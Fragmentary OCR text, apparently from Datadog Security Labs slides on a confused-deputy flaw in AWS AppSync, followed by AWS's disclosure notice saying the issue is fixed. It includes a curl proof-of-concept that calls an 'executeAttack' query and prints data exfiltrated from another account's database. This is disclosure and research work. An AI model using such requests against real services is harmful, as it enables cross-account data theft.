
How we exploit this:



How we exploit this:



How we exploit this:



Exfiltrating a Database in a Different Account! 😀

```
nick.frichette@COMP-VX7FJ40QHG appsync-cross-account-poc % curl \
https://sgc56jm345fudnrfufc3zy4zpa.appsync-api.us-east-1.amazonaws.com/graphql \
-X POST \
-H "x-api-key: da2-iagesmrqtbgf7myocpusosefai" \
-d '{"query":"query MyQuery { executeAttack }"}' \
-s | jq
{
  "data": {
    "executeAttack": "{Count=4728, Items=[{description={S=Top secret client meeting.}, where={S=New York T
imes Bldg, 620 8th Ave, New York, NY 10018}, id={S=3ba18a96-5398-4c35-9203-0a42663abe45}, name={S=Meeting
with Bits}, when={S=October 15 2022}}, {description={S=Top secret client meeting.}, where={S=New York Time
```

More Resources:

Reported AWS AppSync Issue

Initial Publication Date: 2022/11/21 10:00AM EST

A security researcher recently disclosed a case-sensitivity parsing issue within AWS AppSync, which could potentially be used to bypass the service's cross-account role usage validations and take action as the service across customer accounts.

No customers were affected by this issue, and no customer action is required.

AWS moved immediately to correct this issue when it was reported. Analysis of logs going back to the launch of the service have been conducted and we have conclusively determined that the only activity associated with this issue was between accounts owned by the researcher. No other customer accounts were impacted.

We would like to thank Datadog Security Labs for reporting this issue.

Security-related questions or concerns can be brought to our attention via aws-security@amazon.com.

DATADOG Security Labs

ARTICLES CLOUD SECURITY ATLAS ABOUT

RESEARCH


A confused deputy vulnerability in AWS AppSync

November 21, 2022


AWS VULNERABILITY DISCLOSURE

Interlude: The Risks of sts:AssumeRoleWithWebIdentity


sts:AssumeRole



You can't sts:AssumeRole from Outside AWS



sts:AssumeRoleWithWebIdentity




Icon source: https://www.flaticon.com/free-icon/id-card_3596091

